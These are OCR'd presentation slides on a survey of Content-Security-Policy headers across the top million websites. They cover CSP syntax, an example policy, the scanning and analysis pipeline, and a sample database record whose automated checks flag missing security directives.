https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP


5279
0%
1781
0%
122706
9%
1234439
91%
With CSP
None
CSP-Report-Only
Both




variable
CSP
CSP-RO
Both
30
25
20
15
10
5
0
29.7
4.5
2.2
21.1
3.2
1
13.4
0.9
0.3
Top 1000
Top 10000
Top 100000
Top # sites

How Does it Look?

```
Content-Security-Policy: <policy>
```

How Does it Look?

```
<policy>: <directive>; <directive>;
… ; <directive>
```

How Does it Look?

```
<directive>: <directive name>
<directive value> <directive value>
[…] <directive value>
```

How Does it Look?

```
default-src 'self'; script-src 'nonce-
Cu2iEd9m9M2VMJ2cxldhng==' 'strict-dynamic' 'self' https:;
connect-src https: cdn.cookielaw.org; style-src 'self'
'unsafe-inline' cdn.cookielaw.org *.onetrust.com *.google.com
*.google.nl *.googletagmanager.com fonts.googleapis.com;
frame-src https://*.gotowebinar.com/ https://www.youtube.com/
https://open.spotify.com https://*.orangecyberdefense.com
https://www.orangecyberdefense.com; font-src 'self'
https://fonts.gstatic.com https://fonts.googleapis.com
https://www.googletagmanager.com data:; img-src 'self' https:
data:; manifest-src 'self' *.akamai-access.com; object-src
'none'; base-uri 'none'; report-uri https://reports.ocd-
staging.multimediabs.com/csp https://reports.ocd-
staging.multimediabs.com/log; report-to reports
```

How Does it Look?


```
script-src 'nonce-Cu2iEd9m9M2VMJ2cxldhng==' 'strict-dynamic'
'self' https:;

connect-src https: cdn.cookielaw.org;

default-src 'self’;

style-src 'self' 'unsafe-inline' cdn.cookielaw.org
*.onetrust.com *.google.com *.google.nl
*.googletagmanager.com fonts.googleapis.com;

frame-src https://*.gotowebinar.com/ https://www.youtube.com/
https://open.spotify.com https://*.orangecyberdefense.com
https://www.orangecyberdefense.com;

[…]
```


How Does it Look?

```
script-src
        'nonce-Cu2iEd9m9M2VMJ2cxldhng=='
        'strict-dynamic'
        'self'
        https:;
connect-src
        https:
        cdn.cookielaw.org;
default-src
        'self';
```


[…] There are many other directives

I Have no Idea what I am Doing v2.0




mongoDB
asyncio
aiohttp
pymongo
pandas
plotly | Dash

The Process



Collect headers
(Majestic Million[1] and Cisco Umbrella[2])

Parse CSP

Assign to Country/Continent
(ccTLD, then by IP address)

Spot CSP Weaknesses / Bypasses

Profit

1 https://majestic.com/reports/majestic-million

2 http://s3-us-west-1.amazonaws.com/umbrella-static/index.html

```
{
    '_id': 'https://diariojaen.es__https://www.diariojaen.es/',
    'url': 'https://diariojaen.es'
    'final_url': 'https://www.diariojaen.es/',
    'host': 'diariojaen.es',
    'IPv4': [ '185.2.151.61' ],
    'globalRank': '113955’,
    'tld': 'es',
    'scans': [
      {
        'date': ISODate("2023-10-05T19:31:06.407Z"),
        'headers': {
          'server': 'nginx/1.14.0',
          'date': 'thu, 05 oct 2023 19:31:24 gmt',
          'content-type': 'text/html',
          'content-length': '32666',
          'connection': 'keep-alive',
          'cache-control': 'no-store, no-cache, must-revalidate',
          'set-cookie': 'itr_cookie_usrid=d1e29b86[…]; expires=sat,
31-jan-2050 23:59:59 gmt; path=/;',
          'content-security-policy': "frame-ancestors 'none';",
          'x-frame-options': 'deny',          },
[…]
```


Site General Information

Scans Array

Scan Data

```
        […]
        'csp': { 'frame-ancestors': [ "'none'" ] },
        'cspro': null,
        'weaknesses': {
          'NODEFAULTSRC': "The directive 'default-src' was not
found.",
          'NOREPORTTO': "Neither 'report-to' nor 'report-uri' were
found.",
          'NOBASEURI': "The directive 'base-uri' was not found.",
          'NOUPGRIR': "The directive 'upgrade-insecure-request'
was not found.",
          'NOSCRIPTSRC': "The directives 'script-src' and
'default-src' were not found.",
          'NOCONNECTSRC': "The directives 'connect-src' and
'default-src' were not found.",
           'NOCHILDSRC': "The directives 'child-src' and 'default-
src' were not found."
        }
      }
    ],
  }
```


CSP Data

Weaknesses

Dashboard

Overview

Top 1M Headers Census Dashboard

majestic_snapshots

